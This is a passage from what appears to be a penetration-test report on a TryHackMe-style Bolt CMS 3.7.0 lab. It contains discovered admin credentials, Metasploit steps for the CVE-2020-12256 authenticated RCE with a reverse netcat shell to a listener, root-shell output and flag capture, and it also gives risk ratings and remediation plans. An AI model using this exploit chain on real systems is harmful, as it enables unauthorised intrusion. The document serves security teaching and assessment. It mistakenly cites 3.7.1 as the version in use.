
- Administrative interface location: /bolt/login
- Credential discovery through information disclosure
- Authentication bypass: bolt / boltadmin123

System Overview	System Overview: The web application exposes critical security information through publicly accessible content, including administrative credentials and system configuration details. This information disclosure serves as an attack enabler, providing attackers with reconnaissance data necessary for successful exploitation of other vulnerabilities.
CVSS v3.1 Base Score	5.3 (Medium)
Tools Used	**nmap**, ExploitDB
Disclosure Location	Public website content
Information Type	Administrative credentials, system details
References	WSTG-INFO-05 - Review Webpage Content for Information Leakage CWE-200 - Exposure of Sensitive Information to an Unauthorised Actor CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

5.1 OWASP Information Gathering Test Results

Test Case	OWASP Reference	Result	Information Disclosed
Content Discovery	WSTG-INFO-05	Positive	Administrative credentials
Application Fingerprinting	WSTG-INFO-09	Positive	CMS version information
Error Code Analysis	WSTG-INFO-01	Neutral	No error information disclosure
Metadata Analysis	WSTG-INFO-04	Neutral	Standard HTTP headers

5.2 Evidence




Username / email: bolt

Password: •••••••••••••

"There's a big difference between making a simple product and making a product simple."
— Des Traynor

Figure 7: *Bolt CMS Login Portal – Authentication Interface*



Dashboard

You've been logged on successfully.

Recently edited Entries

№ 2 **Message for IT Department** Hey guys, i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Ple

№ 1 **Message From Admin** Hello Everyone, Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but

Configuration Notices

Bolt has detected one or more configuration issues. You should resolve these, for optimum performance:

- The **mail configuration parameters** have not been set up. This may interfere with password resets, and extension functionality. Please set up the `mailoptions` in `config.yml`.


Unable to fetch news!

Unable to connect to https://news.bolt.cm/

Latest system activity


- *Admin* logged in (a few seconds ago)
- *Admin* logged in (5 years ago)
- *Admin* logged out (5 years ago)
- *Updated user account 'Admin'.* (5 years ago)
- *Admin* logged in (5 years ago)
- *Admin* logged out (5 years ago)
- *Added user account 'Admin'.* (5 years ago)

Figure 8: *Bolt CMS Admin Dashboard – Reconnaissance Findings*



```
msf6 > use exploit/unix/webapp/bolt_authenticated_rce
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting       Required  Description
   ----                 ---------------       --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the ser
                                                        ver
   PASSWORD                                   yes       Password to authenticate with
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                        ploit/basics/using-metasploit.html
   RPORT                8000                  yes       The target port (TCP)
   SSL                  false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                    no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI            /                     yes       Base path to Bolt CMS
   URIPATH                                    no        The URI to use for this exploit (default is random)
   USERNAME                                   yes       Username to authenticate with
   VHOST                                      no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local
                                        machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/bolt_authenticated_rce) > 
```

Figure 9: *Metasploit exploitation process and shell acquisition*



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.253.39
RHOSTS => 10.10.253.39
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.10.88.121
LHOST => 10.10.88.121
```

Figure 10: *RCE exploit configured with target and listener*

6 Finding 4: Outdated Software Components (INFORMATIONAL)

Component Analysis


Phase 4: Vulnerability Exploitation (WSTG-INPV-12)

System Overview	The assessment of the target environment revealed the presence of several critical software components operating on significantly outdated versions. This condition inherently increases the system's susceptibility to publicly known vulnerabilities, as patches for discovered weaknesses are typically released in newer software iterations. The core application, Bolt CMS, was identified as running version 3.7.0. This particular version is substantially behind the current stable release, which is 5.2.18, and is explicitly associated with a multitude of known security vulnerabilities. Beyond the primary Content Management System, other foundational elements of the system's infrastructure also exhibit signs of outdated versions, pointing towards a broader systemic challenge in maintaining current software baselines and applying timely patch management. For instance, the Apache HTTPD web server was identified as version 2.4.29. While a direct comparison to the absolute latest version was not detailed for this component, its status warrants further assessment for potential security exposures. Similarly, the OpenSSH component of the operating system was found at version 7.6p1 Ubuntu 4ubuntu0.3, despite a newer version, 8.9p1-3ubuntu0.13, being available. Furthermore, the underlying PHP environment supporting the web application operates on version 7.2.32-1, which is considerably older than the latest available version, 8.4.8. This exposes the application to potential vulnerabilities residing within the interpreter itself, which could be exploited independently or in conjunction with application-level flaws.
Risk	The fundamental risk associated with outdated software components is the inherent exposure to publicly disclosed vulnerabilities, often identified by Common Vulnerabilities and Exposures (CVE) identifiers, which have already been addressed in more recent software versions. Threat actors routinely exploit these well-documented weaknesses to achieve unauthorized access, escalate privileges, or disrupt system operations. The delay in applying patches or upgrading to current versions leaves a system vulnerable to attacks that have readily available exploits In the context of this assessment, the outdated Bolt CMS version 3.7.0 was not merely a passive observation; it served as a direct prerequisite for the successful exploitation of CVE-2020-12256. This specific vulnerability, an authenticated Remote Code Execution (RCE) flaw, is explicitly stated in the report as being present in Bolt CMS version 3.7.0. The successful exploitation of this RCE led to a complete compromise of

	the target system, culminating in root-level administrative access. This highlights a crucial causal relationship: the outdated status of Bolt CMS 3.7.0 is the underlying condition that allowed the CVE-2020-12256 vulnerability to manifest and be exploited. Had the CMS been updated to a patched version (e.g., 3.7.1 or newer, such as 5.2.18, as recommended for remediation), this critical vulnerability would have been mitigated, thereby preventing the system compromise. The overall risk assessment for "Outdated Components" is reflected in the "Risk Matrix and Priority Assessment" table, which assigns a Medium Likelihood (3) and a High Impact (4). This combination yields a Risk Score of 12 and a P2 - Medium Priority. This classification accurately captures the significant potential for these components to be leveraged as critical entry points or enablers within a broader attack chain. The interconnectedness of these findings is further demonstrated by the "Attack Path Analysis," where "Outdated software" is identified as a step leading to "Vulnerability identification". This progression illustrates how seemingly lower-severity findings, like outdated components, can serve as foundational elements that enable the exploitation of critical vulnerabilities, ultimately leading to severe system compromise. Effective patch management is therefore not merely a best practice but a fundamental security control essential for preventing the most severe forms of system compromise.
Tools Used	Nmap, Manual Testing (WSTG-INFO-02), ExploitDB (EDB-ID 48296), Metasploit Framework (Version 6.4.59)
References	WSTG-INFO-09 - (Application Fingerprinting) WSTG-CONF-01 (Configuration Analysis) WSTG-INPV-12 (Testing for Command Injection) CVE-2020-12256 CWE-94 (Improper Control of Generation of Code ('Code Injection'))


Component	Current Version	Latest Version	Security Status
Bolt CMS	3.7.0	5.2.18	Multiple known vulnerabilities
Web Server	2.4.29	N/A	Requires assessment
Operating System	OpenSSH 7.6p1-4ubuntu0.3	OpenSSH 8.9p1-3ubuntu0.13	Requires assessment

PHP Version	7.2.32-1	8.4.8	Requires assessment



```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit
[*] Started reverse TCP handler on 10.10.88.121:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "zokp
eo".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file hijpjvwom.php.
[+] Deleted file hixwwyzad.php.
[+] Used token 95fac390095bc7190dfe396dc1 to create jgaszbsanqwg.php.
[*] Attempting to execute the payload via "/files/jgaszbsanqwg.php?zokpeo=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.10.88.121:4444 -> 10.10.253.39:48016) at 2025-06-10 04:40:03 +0100
[+] Deleted file jgaszbsanqwg.php.
[+] Reverted user profile back to original state.
```

Figure 12: *Successful exploitation of Bolt CMS authenticated RCE vulnerability*



```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/home/bolt/public/files
find / -name flag.txt
/home/flag.txt
cat /home/flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

Figure 13: *Post-exploitation Activity and Flag Capture*

7 Finding 5: Missing Security Headers (INFORMATIONAL)

HTTP Security Headers Analysis

Phase 5: Post-Exploitation Validation

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/home/bolt/public/files
find / -name flag.txt 2>/dev/null
/home/flag.txt
```

System Overview	During the post-exploitation phase, a comprehensive analysis of the HTTP response headers returned by the Bolt CMS instance (version 3.7.0) was conducted. The assessment revealed the absence of several critical security headers that are considered industry best practices for modern web applications. These headers play a vital role in mitigating a range of common web-based attacks, such as Cross-Site Scripting (XSS), Clickjacking, MIME-type confusion, and insecure transport protocols. The lack of these headers does not directly enable exploitation or remote code execution; however, it significantly increases the attack surface and leaves users and the application more susceptible to client-side attacks. This is especially concerning given the context of a system already compromised at the root level, as it facilitates further exploitation and persistence by adversaries.
Risk	Likelihood – Moderate. Attackers commonly probe for missing security headers as part of automated reconnaissance. While missing headers alone do not constitute a direct vulnerability, they can be leveraged in conjunction with other weaknesses (such as XSS or content injection) to escalate attacks. Impact – Low to Moderate. The absence of security headers primarily increases the risk of client-side attacks (e.g., XSS, clickjacking), data exfiltration, and user session compromise. In production environments, this can lead to user data theft, session hijacking, and reputational damage. Overall Risk Rating: Informational While not immediately exploitable, the lack of security headers is a sign of weak security posture and should be addressed as part of a comprehensive defense-in-depth strategy.

Tools Used	Manual Inspection: Browser Developer Tools (Chrome DevTools, Firefox Inspector) Automated Scanning: ● securityheaders.com ● curl/wget for raw HTTP header inspection ● Burp Suite Community/Professional Edition
References	OWASP Secure Headers Project OWASP Web Security Testing Guide (WSTG) – Configuration and Deployment Management Testing Mozilla HTTP Observatory RFC 6797: HTTP Strict Transport Security (HSTS)

7.1 Detailed Security Header Analysis:

Security Header	Implementation Status	Security Impact
Content-Security-Policy	Missing	Mitigates XSS, data injection, and code execution via strict control of allowed sources for scripts, styles, images, and other content. Absence allows unrestricted resource loading and increases XSS risk.
X-Frame-Options	Missing	Prevents the site from being embedded in iframes, mitigating clickjacking attacks. Without this header, attackers can trick users into interacting with hidden UI elements.
X-Content-Type-Options	Missing	Prevents browsers from MIME-sniffing a response away from the declared content-type, reducing the risk of drive-by downloads and content-type confusion attacks.

Strict-Transport-Security	Missing	Enforces HTTPS connections, preventing SSL stripping and man-in-the-middle attacks. Without HSTS, users may be downgraded to insecure HTTP, exposing sensitive data.
X-XSS-Protection	Missing	Activates the browser’s built-in XSS filtering. While modern browsers have deprecated this header, its absence may still increase risk in legacy environments.

8. Risk Analysis and Attack Chain Mapping

8.1 Attack Path Analysis

The successful system compromise followed a clearly defined attack chain that demonstrates how multiple security weaknesses combine to create critical risk exposure:

Step	Attack Phase	OWASP Category	Vulnerability Exploited	Impact
1	Information Gathering	WSTG-INFO-05	Information disclosure	Credential acquisition
2	Authentication Testing	WSTG-AUTHN-02	Weak credentials	Administrative access
3	Configuration Analysis	WSTG-CONF-01	Outdated software	Vulnerability identification
4	Input Validation Testing	WSTG-INPV-12	Code injection	Remote code execution
5	Post-Exploitation	N/A	Privilege escalation	Root access achievement

8.2 Risk Matrix and Priority Assessment

Vulnerability	Likelihood	Impact	Risk Score	Priority Level
Authenticated RCE	High (4)	Critical (5)	20	P0 - Critical
Weak Authentication	High (4)	High (4)	16	P1 - High
Information Disclosure	High (4)	Medium (3)	12	P2 - Medium
Outdated Components	Medium (3)	High (4)	12	P2 - Medium
Missing Security Headers	Low (2)	Low (2)	4	P3 - Low

8.3 Business Impact Quantification

Impact Category	Risk Level	Potential Business Consequences
Data Confidentiality	Critical	Complete data breach, customer information exposure
System Integrity	Critical	Unauthorised data modification, system manipulation
Service Availability	Critical	Complete service disruption, operational downtime
Regulatory Compliance	High	GDPR, PCI-DSS, HIPAA violation potential
Reputational Damage	High	Customer trust loss, brand reputation impact

Financial Impact	Critical	Breach notification costs, regulatory fines, litigation

Comprehensive Remediation Strategy

Immediate Response Actions (Priority 0 - Critical)

1. Emergency System Isolation and Containment

Timeframe: Immediate (0-2 hours)

Actions Required:

- Immediately isolate the affected system from network access
- Preserve system state for forensic analysis if required
- Document current system configuration and installed software versions
- Notify relevant stakeholders and security teams

Validation Requirements:

- Confirm system isolation through network connectivity testing
- Verify no unauthorised access attempts during isolation period
- Document all emergency response actions taken

2. Critical Vulnerability Remediation

Timeframe: 2-24 hours

Primary Actions:

Bolt CMS Version Upgrade

- Upgrade Bolt CMS from version 3.7.1 to latest stable release (5.2.18 or newer)
- Apply all available security patches and updates
- Verify upgrade completion through version verification testing
- Conduct post-upgrade functionality testing

Authentication Security Implementation

- Immediately change all administrative credentials
- Implement strong password policy (minimum 16 characters, complexity requirements)
- Enable multi-factor authentication for all administrative accounts
- Review and revoke any unnecessary user accounts

Information Disclosure Remediation

- Remove all sensitive information from public-facing content
- Implement content review procedures for future publications
- Audit all existing content for additional information disclosure

Screenshot Reference Requirements:

- Screenshot 011: System isolation confirmation
- Screenshot 012: CMS upgrade process completion
- Screenshot 013: New credential implementation
- Screenshot 014: Information disclosure removal verification

Short-term Security Enhancements (Priority 1 - High)

Timeframe: 1-7 days

Access Control Hardening

Implementation Requirements:

Control Category	Implementation Details	Validation Method
Network Access Control	IP address restrictions for admin interface	Connectivity testing from unauthorised IPs
Web Application Firewall	ModSecurity or equivalent WAF deployment	Attack simulation testing
Session Management	Secure session configuration implementation	Session security testing
Administrative Interface	VPN or bastion host access requirement	Access pathway verification

Security Configuration Enhancement

Web Server Hardening:

- Implement comprehensive HTTP security headers
- Configure proper error handling to prevent information disclosure
- Enable comprehensive logging and monitoring
- Remove unnecessary server software and services

Application Security Configuration:

- Implement Content Security Policy (CSP) headers
- Configure proper file upload restrictions and validation
- Enable SQL injection and XSS protection mechanisms
- Implement rate limiting and request throttling

Medium-term Security Program Development (Priority 2 - Medium)

Timeframe: 1-4 weeks

Comprehensive Security Architecture Implementation

Security Monitoring and Detection:

Component	Implementation Requirement	Success Criteria
SIEM Solution	Deploy centralised log management and analysis	Real-time threat detection capability
Intrusion Detection	Network and host-based IDS deployment	Accurate attack detection and alerting
Vulnerability Scanning	Automated security scanning implementation	Regular vulnerability identification
Security Information Dashboard	Executive-level security metrics reporting	Business-aligned security visibility

Security Process Implementation

Vulnerability Management Program:

- Establish regular vulnerability assessment schedule (monthly)
- Implement patch management procedures with defined timelines
- Create vulnerability disclosure and response procedures
- Develop security metrics and Key Performance Indicators (KPIs)

Incident Response Preparation:

- Develop comprehensive incident response procedures
- Establish security contact points and escalation matrices
- Create communication templates for various incident scenarios
- Conduct incident response training and tabletop exercises

Long-term Security Strategy (Priority 3 - Strategic)

Timeframe: 1-6 months

Security Culture and Governance

Security Awareness and Training Program:

Audience	Training Requirements	Frequency	Validation Method
Development Teams	Secure coding practices, OWASP Top 10	Quarterly	Code review assessments
Operations Teams	Security configuration, incident response	Bi-annually	Simulation exercises
Management	Security risk awareness, compliance	Annually	Risk assessment participation
All Staff	General security awareness	Annually	Phishing simulation testing

Continuous Security Improvement

Security Assessment Program:

- Quarterly internal security assessments
- Annual third-party penetration testing
- Continuous automated security testing integration
- Security architecture review and improvement cycles

Compliance and Governance:

- Establish security policy and procedure framework
- Implement security governance committee structure
- Create security risk management and reporting processes
- Develop business continuity and disaster recovery plans

OWASP WSTG Testing Coverage Summary

Comprehensive Testing Category Analysis

OWASP WSTG Category	Tests Performed	Findings	Coverage Status
WSTG-INFO (Information Gathering)	5/9 tests	2 findings	Partial Coverage
WSTG-CONF (Configuration Testing)	3/11 tests	1 finding	Limited Coverage
WSTG-AUTHN (Authentication Testing)	4/10 tests	1 finding	Partial Coverage
WSTG-AUTHZ (Authorisation Testing)	0/4 tests	0 findings	Not Tested
WSTG-SESS (Session Management)	1/9 tests	0 findings	Limited Coverage
WSTG-INPV (Input Validation)	2/17 tests	1 finding	Limited Coverage

